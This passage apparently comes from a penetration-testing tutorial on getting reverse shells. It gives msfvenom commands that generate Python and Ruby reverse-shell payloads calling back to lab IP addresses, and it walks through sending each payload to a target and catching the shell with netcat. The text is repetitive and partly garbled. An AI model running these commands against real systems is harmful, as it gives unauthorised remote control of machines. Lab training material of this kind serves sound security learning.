
As shown in the below image, the size of the generated payload is 232 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



Now simultaneously initiate netcat connection from attacker machine on port 3333. As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.



Exploit Execution Findings As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell. Here we found target IP address:

192.168.1.129 by executing the ifconfig command in his TTY shell.

For example:

whoami: it tells you are the vagrant user of the system you have compromised.

# Python Shell

In order to compromise a python shell, you can use reverse\_Python payload along msfvenom as given in below command.

Approach to be used

msfvenom -p cmd/unix/reverse\_python lhost=192.168.0.164 lport=4444 R


Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse\_python lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 4444 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 529 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.




Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



Now simultaneously initiate netcat connection from attacker machine on port 4444.

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.



Exploit Execution Findings As you can observe the result from the above image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.

For example:

ifconfig: it tells IP configuration of the system you have compromised.

# Ruby Shell

In order to compromise a ruby shell, you can use reverse\_ruby payload along msfvenom as given in below command. Approach to be used msfvenom -p cmd/unix/reverse\_ruby lhost=192.168.1.140 lport=5555 R


Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse\_ruby lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 5555 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 131 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



Now simultaneously initiate netcat connection from attacker machine on port 5555. As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.



Exploit Execution Findings As you can observe the result from the above image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.

For example:

ifconfig: it tells IP configuration of the system you have compromised.

# phpMyAdmin

